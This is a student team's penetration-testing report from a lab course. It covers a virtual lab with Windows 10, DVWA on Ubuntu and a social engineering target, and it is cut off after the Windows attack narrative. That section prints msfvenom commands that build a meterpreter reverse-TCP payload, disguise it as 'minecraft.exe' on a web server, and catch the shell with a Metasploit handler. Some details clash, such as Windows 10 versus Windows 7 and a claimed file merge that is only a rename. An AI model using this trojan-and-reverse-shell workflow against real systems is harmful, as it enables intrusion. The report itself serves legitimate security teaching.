

INFO2231 - Advanced Computer Security



Final Project - Penetration Report

15 April 2024

Team Name: CyberHowl Security

Id	Names	Email
8887905	Hitarth Brijeshbhai Patel	<a href="mailto:hpatel7905@conestogac.on.ca">hpatel7905@conestogac.on.ca</a>
8872703	Rudrakumar Patel	<a href="mailto:rpatel2703@conestogac.on.ca">rpatel2703@conestogac.on.ca</a>
8871092	Shivang Chordia	<a href="mailto:schordia1092@conestogac.on.ca">schordia1092@conestogac.on.ca</a>
8870488	Divya Patel	<a href="mailto:dpatel0488@conestogac.on.ca">dpatel0488@conestogac.on.ca</a>
8888319	Vansh Prajapati	<a href="mailto:vprajapati8319@conestogac.on.ca">vprajapati8319@conestogac.on.ca</a>
8847589	Deep Patel	<a href="mailto:dpatel7589@conestogac.on.ca">dpatel7589@conestogac.on.ca</a>

## Table of Contents

### 1. Introduction and Defense Narrative for Setting up virtual-environments

#### 1.1 Outline

#### 1.2 Overview

#### 1.3 Machines

#### 1.4 Levels of Machines

#### 1.5 Objective

### 2. Machine 2 – DVWA Ubuntu Linux

#### 3.1 Targeted Environment

#### 3.2 Attack Objective

#### 3.3 Attackers Summary

##### 3.3.1 Actions Taken

### 3. Machine 1 – Microsoft Windows OS

#### 2.1 Targeted Environment

#### 2.2 Attack Objective

#### 2.3 Attackers Summary

##### 2.3.1 Actions Taken

## 4. Machine 3 – Social Engineering(Unprotected Network)

### 4.1 Targeted Environment

### 4.2 Attack Objective

### 4.3 Attackers Summary

#### 4.3.1 Actions Taken

## 5. Conclusion

## 6. References

# Introduction

## Outline

---

- This is the Penetration report that our group did to pen test the vulnerabilities to learn about pen testing and ethical hacking in the deep.
- First, our defense squad set up the virtual environment in which attackers squad attack for exploitation. But for the exploitation first defense squad needs to put some vulnerabilities each per, so that attackers can detect it and exploit it.
- We have created three vulnerabilities which were given in the sample test report. The first one is with the Windows OS, the second one with the web application with the vulnerabilities on Ubuntu Linux and the third one is the Social engineering vulnerability on Windows or unsecured network/browser.
- As per the team discussion we have decided to outline for defense and attack narrative.
- Defense Narrative:
  - Machine/Web application Name
    - The overview provides a comprehensive description and basic specifications of the machine.
    - Does it already have vulnerabilities or did we create it?
    - What kind of vulnerability does it mean what is the level of the vulnerability, what can be exploited, or if we have created it then how?
    - In the past any kind of incident happened because of that vulnerability or product.
      - Add this in a later section.
    - How can we prevent it or make the product secure?
    - Guidelines for attackers.
  - Attack Narrative:
    - What machine is being used for the attack?
    - What do we know about the attack or vulnerabilities?
    - Gather the information about the targeted machine(reconnaissance phase).

- Take the hint/ read guidelines from the defense squad to shorten the view.
- Start the scanning to know specific vulnerabilities.
- Use Kali Linux and tools to exploit the vulnerabilities.
- Take the access or disrupt the targeted machine.
- Audit vulnerabilities and try to match them with the defense squad if it is accurate or not.
- Conclusion

# Overview — Environment overview


---

## Virtual Environment Overview:

1. Host Machines: Windows OS for defense, Ubuntu Linux OS for vulnerable web applications, and Linux for social engineering exploitation.  
Attack Platform: Kali Linux.  
All machines are hosted on VirtualBox.  
Network configuration allows communication between all machines.
2. Defense: Windows OS with standard security configurations.  
Vulnerable Web Applications: Ubuntu Linux with outdated software versions for testing vulnerabilities.  
Social Engineering Exploitation: Linux platform for executing social engineering attacks.
3. Attack Platform:  
Kali Linux: Penetration testing platform equipped with various tools for reconnaissance, scanning, exploitation, and post-exploitation.
4. Network Configuration:  
All virtual machines are connected to the same network in VirtualBox.  
Network settings are configured to enable communication between host and guest machines.  
DHCP or static IP assignment based on network requirements.



# Diagram of the Virtual Environment





# Defense Narrative

---

- ❖ First of here is the list of the VMs we used for defense to host the vulnerabilities.
  - Microsoft Windows 10
    - Description: Microsoft Windows 10 is a widely used operating system developed by Microsoft. It offers a user-friendly interface and supports a vast array of software applications.
    - Security Features: Windows 10 comes with several built-in security features, including Windows Defender Antivirus, Windows Firewall, Secure Boot, BitLocker Drive Encryption, and Windows Update for ongoing security patches.
    - Security Level: Windows 10 provides a moderate level of security when configured properly with up-to-date security patches and proper security configurations.
    - Usefulness: Windows 10 is widely utilized by individuals and in business settings globally because of its user-friendliness and interoperability with a large range of software programs. It can be used for a variety of tasks including productivity, gaming, and general computing.
  - Ubuntu Linux
    - Description: Ubuntu Linux is a popular open-source Linux distribution based on Debian. It's known for its stability, security, and ease of use.
    - Security Features: Strong security features are available in Ubuntu Linux, such as AppArmor, which limits the permissions that individual programs can have, UFW (Uncomplicated Firewall) for firewall rule management, SELinux (Security-Enhanced Linux) for access control policies, and automatic security updates via the apt package manager.
    - Security Level: When set correctly using security best practices, Ubuntu Linux is thought to provide a high level of security. Because of its open-source nature, security flaws can be quickly found and fixed.
    - Usefulness: Ubuntu Linux is widely used for various purposes, including server hosting, development environments, desktop computing, and as a platform for running web servers, databases, and



other applications. It's particularly popular among developers and system administrators for its flexibility and reliability.

---

## Levels of Machines

---

- ❖ There are three vulnerability services either set by the defense squad or already there.
  - First Vulnerability service: DVWA web application hosted on Ubuntu Linux. Which has many vulnerabilities that can be exploited by using the appropriate tools of Kali Linux.
  - Second Vulnerability service: It is the older version of Microsoft Windows that the defense squad has created and identified vulnerabilities.
  - Third Vulnerability: The attack squad has meticulously crafted a social engineering vulnerability designed to exploit human psychology and behavior. This sophisticated tactic involves deceiving individuals to gain unauthorized access to sensitive information or systems. The vulnerability presents a significant threat, leveraging psychological manipulation rather than technical flaws to achieve its objectives. Moreover defense squad will give the reason for the exploitation and how can fix it in the solution section.



# Vulnerabilities in Machines

---

## ❖ Machine 1 – Microsoft Windows 10 OS

- Microsoft Windows is widely adopted across various computing environments due to its user-friendly interface and accessibility. Offering automated tasks and intuitive navigation, it caters to the needs of a diverse user base. However, despite its built-in firewall for basic network and data security, Windows may leave systems vulnerable to exploitation. Users occasionally disable minor settings, inadvertently opening avenues for malicious actors to exploit vulnerabilities. This can result in unauthorized access to sensitive data and potential breaches of user privacy.
- The Windows OS used for defense initially seemed pretty secure, without any glaring weaknesses. However, to make it vulnerable for testing, the defense team adjusted some settings. Since this version of the OS is old and doesn't receive updates anymore, it's more prone to attacks. If you disable Windows Defender and the firewall, it becomes even more vulnerable. Even though the OS doesn't get updates anymore, it still functions normally.
- Defense Squad analyzed the machine and found some prospective vulnerabilities for exploitation.
- Outdated Software: Running outdated software versions, including the operating system itself, could leave the system vulnerable to known exploits and security flaws.
- Weak Authentication Mechanisms: Inadequate password policies or default credentials might be in use, facilitating unauthorized access to sensitive resources.
- Vulnerable Services: Utilizing out-of-date or unpatched software and services could leave the system vulnerable to exploits that take advantage of known flaws.

- Social Engineering Vulnerabilities: Users might fall victim to social engineering tactics, such as phishing emails or deceptive websites, leading to unintended disclosure of sensitive information or execution of malicious code.
- Lack of Endpoint Protection: The system may be vulnerable to malware infestations and other harmful activity in the absence of strong endpoint protection mechanisms, such as intrusion detection/prevention systems or antivirus software.
- Remote Code Execution: Potential weaknesses that grant distant attackers the ability to run any code on the system may result in total compromise and unapproved entry.

---

## Guidelines For Attack Squad to what to look for

---

- The defense squad has given us the list of vulnerabilities mentioned above. The attack squad can utilize this list as an initial guide to determine which vulnerabilities to exploit and how.

## ❖ Machine 2 – DVWA web application

- This machine has more than one vulnerability which includes
  - cross-site scripting: Attackers can insert harmful scripts into web pages that other users are seeing by using Cross-Site Scripting (XSS) vulnerabilities. When JavaScript code is injected into input fields or URL parameters in DVWA, it is possible to deface web pages, steal session cookies, or reroute users to hostile domains.
  - SQL Injection: With the use of the code injection technique known as SQL Injection, an attacker can access a database without authorization by executing malicious SQL statements. SQL Injection flaws in DVWA can be found in a variety of forms and input fields, giving hackers the ability to alter or remove sensitive data by manipulating database queries.
  - Broken Authentication: When an application implements authentication and session management procedures incorrectly, it creates a broken authentication vulnerability that makes it possible for attackers to compromise user accounts, get around authentication restrictions, or take over user sessions. Session fixation, insufficient session timeouts, and poor password rules are examples of Broken Authentication vulnerabilities in DVWA.
  - File Inclusion: Vulnerabilities related to file inclusion occur when an application permits the inclusion of external files or scripts without carrying out the necessary validation. File inclusion vulnerabilities in DVWA may allow attacker-controlled external files or sensitive system files to be included, which might grant unauthorized users access or even execute code on the server.
- The defense team used extensive testing procedures and a close inspection of the application's documentation to methodically evaluate the DVWA (Damn Vulnerable Web Application) in order to find any potential flaws. This meticulous methodology comprised both passive examination of the application's architecture and implementation details and active investigation of its functionality.

Through adherence to recognized best practices in vulnerability assessment and utilization of credible resources, the defense team was able to obtain a thorough grasp of the security posture of the DVWA.

---

## Guidelines For Attack Squad to what to look for

---

- ❖ The DVWA web application has many vulnerabilities that even the defense squad has not identified but it may take extensive scanning of the host.
- ❖ Here are some hints if needed:
  - Firstly, the DVWA web application exhibits a weakness in its authentication mechanism, particularly evident on the login page. This vulnerability allows for unauthorized access to sensitive areas of the application without proper authentication credentials.
  - Second is unsecured databases. The attack squad should at least look for vulnerabilities regarding SQL injection because that is the easiest way to get access to the website or change the data of the website as they want.
  - The third one is to scan the website and find if a website takes external input or files that can be exploited by using pre-built payloads.

## ❖ Machine 3 – Social engineering Vulnerability service

- Social Engineering is one of the most widely used methods to gain access to data or control of a machine. It doesn't solely rely on the security measures implemented on the machine, but also on the human factor - the person operating the machine. If the user is well-informed and trained in cybersecurity protocols, social engineering tactics may not be effective. However, for the average user who may not be as vigilant, it's relatively easy to deceive them through various social engineering techniques.
- Developing thorough security awareness training programs for every user is essential from a defense perspective. During this training, customers or users should learn about typical social engineering techniques like pretexting calls, phishing emails, and baiting scams. Furthermore, it is imperative for organizations to implement stringent protocols for the dissemination of confidential data and the use of unapproved software.
- Technical controls can also help mitigate the risk of social engineering attacks. These may include:
  - Implementing email filtering systems to detect and block phishing emails.
  - Deploying endpoint protection solutions that can detect and prevent the execution of malicious software.
  - Enforcing multi-factor authentication (MFA) for accessing sensitive systems and data.
  - Regularly updating and patching software and operating systems to address known vulnerabilities.
- Organizations can greatly lower their vulnerability to social engineering attacks by implementing strong technical measures in conjunction with user awareness training. Furthermore, conducting routine security audits and assessments can assist in locating and resolving any vulnerabilities in the organization's defenses.



# Attack Narrative

## ❖ Machine 1 – Microsoft Windows vulnerability service exploitation

### ➤ Initial Reconnaissance:

- The attacker, operating from a Kali Linux machine, initiates the reconnaissance phase by conducting a network scan using the Nmap tool. The target machine, running Windows 10, is on the same network. Nmap is utilized to gather information about open ports, services running on the target, and potential vulnerabilities present in the target system. This initial step provides crucial insights into the network topology and lays the groundwork for further penetration testing activities.

```
(kali㉿kali)-[~]
└─$ sudo nmap --script vuln 172.16.22.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 19:56 EDT
Nmap scan report for 172.16.22.8
Host is up (0.00040s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
MAC Address: 08:00:27:68:4A:59 (Oracle VirtualBox virtual NIC)


Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 24.88 seconds
```

### ➤ Preparation for Reverse TCP Injection:

- After obtaining insights from the network scan, the attacker proceeds to prepare the payload for the reverse TCP injection. Using a text editor on the Kali Linux machine, the attacker crafts a malicious executable file (.exe) with

the necessary configuration, specifying the IP address of the attacker's server and the designated port for reverse TCP communication. Once the payload is configured, it is saved in the root directory of the attacker's machine. This prepared payload will serve as the carrier for the reverse TCP connection during the exploitation phase.

A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). It shows three attempts to create a reverse TCP payload using msfvenom. The first two attempts fail with 'Error: Permission denied @ rb\_sysopen - /root/malicious.exe'. The third attempt succeeds after using 'sudo'.

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f
exe LHOST=172.16.22.10 LPORT=4444 -o /root/malicious.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/malicious.exe

(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f
exe LHOST=172.16.22.10 LPORT=4444 -o /root/malicious.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Error: Permission denied @ rb_sysopen - /root/malicious.exe


(kali@kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform window
s -f exe LHOST=172.16.22.10 LPORT=4444 -o /root/malicious.exe
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /root/malicious.exe

(kali@kali)-[~]
```

➤ Identifying the Malicious .exe File:

- The attacker, logged in as root on the Kali Linux machine, navigates to the root directory to locate the previously prepared malicious .exe file. This file, created with the intention of carrying out the reverse TCP injection, is identified by its distinct name and extension. Upon locating the malicious .exe file, the attacker verifies its presence and prepares to proceed with the injection process.



A terminal window titled 'root@kali: /var/www/html' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[/var/www/html]'. The user enters 'ls' and the output is 'index.html index.nginx-debian.html minecraftInstaller.exe'. The prompt is then '(root@kali)-[/var/www/html]' with a cursor on a new line.

```
root@kali: /var/www/html
File Actions Edit View Help

(root@kali)-[/var/www/html]
# ls
index.html index.nginx-debian.html minecraftInstaller.exe

(root@kali)-[/var/www/html]
#
```

➤ Creation of New .exe File:

- The attacker, still logged in as root on the Kali Linux machine, initiates the creation of a new .exe file. This file will serve as the decoy to deceive the target.
- Using appropriate development tools or scripting languages, the attacker crafts a new executable file named "minecraft.exe." This file is designed to appear innocuous, potentially mimicking a legitimate application or file commonly sought after by users.

➤ Merging with the Malicious File:

- Once the "minecraft.exe" file is created, the attacker proceeds to merge it with the previously prepared malicious .exe file.
- Through a process of binary concatenation or file merging techniques, the attacker combines the contents of the "minecraft.exe" file with the malicious payload, effectively concealing the malicious functionality within the guise of the innocuous Minecraft executable.
- This merged file, now containing both the legitimate appearance of Minecraft and the concealed malicious payload, is ready for deployment to the target Windows 7 machine.

```
root@kali: /var/www/html

File Actions Edit View Help

(root@kali)-[~]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index.html  index.nginx-debian.html  malicious.exe

(root@kali)-[/var/www/html]
# mv malicious.exe minecraft.exe

(root@kali)-[/var/www/html]
# ls
index.html  index.nginx-debian.html  minecraft.exe

(root@kali)-[/var/www/html]
# ls
index.html  index.nginx-debian.html  minecraft.exe
```

➤ Initiate Metasploit Console:

- The attacker, logged in as root on Kali Linux, opens the Metasploit Framework (MSF) console by entering msfconsole in the terminal.
- Start the yum\_package\_manager\_peristance Module:
- Within the MSF console, the attacker executes the command use exploit/multi/handler to select the appropriate exploit module.

➤ Configure the Exploit:

- With the exploit module loaded, the attacker sets the required parameters using the following commands:
- set RHOST to specify the target's IP address (e.g., set RHOST 172.16.22.8).
- set LHOST to define the attacker's IP address (e.g., set LHOST 172.16.22.10).
- set LPORT to set the port for the reverse TCP connection (e.g., set LPORT 4444).

```
kali@kali: ~  
File Actions Edit View Help  
  
Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence  
  
msf6 > use 7  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 172.16.22.10  
LHOST => 172.16.22.10  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/handler) > options  
  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.16.22.10    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:
```

➤ Set Up the Payload:

- Next, the attacker configures the payload for the exploit. Since a reverse TCP connection is desired, the payload command would be something like set payload linux/x64/meterpreter/reverse\_tcp.

➤ Execute the Exploit:


- Once all parameters are configured, the attacker initiates the exploit by entering exploit or run in the MSF console.
- Monitor the Connection:
- If successful, the MSF console will establish a reverse TCP connection with the target machine.

```
kali@kali: ~  
File Actions Edit View Help  
View the full module info with the info, or info -d command.  
  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 172.16.22.10:4444  
[*] Sending stage (176198 bytes) to 172.16.22.8  
[*] Meterpreter session 1 opened (172.16.22.10:4444 → 172.16.22.8:49851) at  
2024-04-15 02:26:34 -0400  
  
meterpreter > ls  
Listing: C:\Users\shiva\Downloads  


| Mode                 | Size     | Type | Last modified                 | Name                  |
|----------------------|----------|------|-------------------------------|-----------------------|
| 100777/rwxrwx<br>rwx | 65350776 | fil  | 2024-04-14 20:40:18 -<br>0400 | Git-2.44.0-64-bit.exe |
| 040777/rwxrwx<br>rwx | 4096     | dir  | 2024-04-14 20:43:43 -<br>0400 | cyberlabs             |
| 100666/rw-rw-<br>rw- | 282      | fil  | 2024-04-14 19:11:19 -<br>0400 | desktop.ini           |
| 100777/rwxrwx<br>rwx | 73802    | fil  | 2024-04-15 02:26:20 -<br>0400 | minecraft.exe         |

  
meterpreter >  
[*] 172.16.22.8 - Meterpreter session 1 closed. Reason: Died
```

